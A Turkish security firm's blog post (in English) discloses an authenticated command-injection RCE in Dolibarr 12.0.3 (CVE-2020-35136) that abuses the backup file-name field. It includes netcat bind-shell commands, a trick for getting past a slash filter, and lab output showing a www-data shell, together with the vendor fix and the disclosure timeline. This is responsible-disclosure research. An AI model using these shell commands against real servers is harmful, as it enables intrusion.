

BLOG YAZILARIMIZ

```
(root@kali)~# netstat -antp | grep 9999
tcp        0      0 0.0.0.0:9999          0.0.0.0:*          LISTEN      10144/nc

(root@kali)~# nc 192.168.0.15 9999
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

DECEMBER 18, 2020 / BLOG YAZISI

ZERO DAY HUNTING DIARIES - 2 (/2020/12/18/ZERO-HUNTING-2.HTML)

Dolibarr 12.0.3 Authenticated RCE Vulnerability

Vendor: <https://github.com/Dolibarr/dolibarr>

Version: 12.0.3

Vulnerability: Code Injection

CVE: CVE-2020-35136

Exploit-Db: <https://www.exploit-db.com/exploits/49269>

VULNERABILITY SUMMARY:

Open source ERP-CRM Dolibarr 12.0.3 is vulnerable to authenticated Remote Code Execution Attack. An attacker who has the access the admin dashboard can manipulate the backup function by inserting payload into the file name and thus triggering command injection on target system.

```
(root@kali)~# ls -l /var/www/html
total 68716
drwxr-xr-x 8 www-data www-data 4096 Dec 10 05:29 dolibarr
-rw-r--r-- 1 root root 70337502 Oct 23 07:48 dolibarr-12.0.3.zip
```

VULNERABILITY DETAIL:

Challenge #1: Finding the Vulnerability

When analyzing the Dolibarr app, I realized that it was backing up the files and compresses them. This had to be somehow related to "tar" command.

Once I was about to share my findings with Exploit-db, one of our team members warned me about netcat listener being not interactive shell. I totally forgot and missed the famous "-e" parameter. Yet, hold on; "nc -nlvp 9999 -e cmd.exe" should successfully run on Windows yet "nc -nlvp 9999 -e /bin/bash" was not allowed (because of the slash (/) character being filtered).

A new challenge was again in front of us. Finally we found out we had the possibility of using "-c" parameter, thus "nc -c bash -nlvp 9999" successfully runs.

```
(root@kali)-[~]
# netstat -antp | grep 9999
tcp        0      0 0.0.0.0:9999          0.0.0.0:*        LISTEN     10144/nc

(root@kali)-[~]
# nc 192.168.0.15 9999
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Fix: The vendor pushed a fix to their github blocking the use of "--" characters:
<https://github.com/Dolibarr/dolibarr/commit/4fcd3fe49332baab0e424225ad10b76b47ebcbac> After the version 12.0.4 is also published on:
<https://sourceforge.net/projects/dolibarr/>

DISCLOSURE TIMELINE

- 10 December 2020 - First Contact
- 13 December 2020 - Released Dolibarr 12.0.4 (<https://sourceforge.net/projects/dolibarr/>)
- 17 December 2020 - Responsible Disclosure

Yılmaz DEĞİRMENÇİ

YORUMLAR

.

YORUM

Adınız


E-mail

Mesaj

MESAJ GÖNDER

GÜNCEL YAZILARIMIZ

- [** Zero Day Hunting Diaries - 3 \(/2020/12/27/zero-hunting-3.html\)](#)
- [** Zero Day Hunting Diaries - 2 \(/2020/12/18/zero-hunting-2.html\)](#)
- [** Zero Day Hunting Diaries - 1 \(/2020/12/14/zero-hunting-1.html\)](#)
- [** Subdomain Takeover Vulnerability \(/2020/11/30/what-is-subdomain.html\)](#)
- [** Subdomain Takeover Zafiyeti \(/2020/11/30/subdomain-takeover-nedir.html\)](#)
- [** Mishing and Deeshing Attacks \(/2020/05/25/mishing-and-deeshing-attacks.html\)](#)
- [** Yapay Zeka Uygulama Alanları Örnek Senaryolar \(/2020/04/14/yapay-zeka-senaryolari.html\)](#)
- [** Manuel olarak netcat shellcode Kod Betiği Geliştirme \(/2020/04/13/manuel-olarak-netcad-shellcode.html\)](#)
- [** Alternate Data Streams \(ADS\) Yeteneğini Kullanan Zararlı Javascript Koduyla Bir Oltalama Saldırısı Senaryosu \(/2020/04/12/alternate-data-streams.html\)](#)
- [** Windows 7 Ortamında Dönüş Yönelimli Programlama ile Easy RM to MP3 Converter Yazılımının İstismar Edilmesi \(/2020/04/11/windows7-ortaminda-donus-y%C3%B6nelimli-programlama.html\)](#)
- [** Windows 7 Ortamında Easy RM to MP3 Converter Programı Bellek Tasırma Yöntemiyle İstismar Yazılımı \(/2020/04/10/windows7-ortaminda-bellek-tasirma-yontemiyle-istismar-yazilimi.html\)](#)



(INDEX.HTML)

©2020 Bilishim. Tüm hakları saklıdır

İLETİŞİM

Telefon: (0312) 804 20 02
E-mail: info@bilishim.com
Adres: Hacettepe Teknokent
6.AR-GE C Blok
Zemin Kat Ofis No:11
Beytepe/Çankaya-ANKARA



<https://twitter.com/bilishim>



<https://tr.linkedin.com/company/bilishim-cyber-security-and-artificial-intelligence-llc>



<https://github.com/bilishim>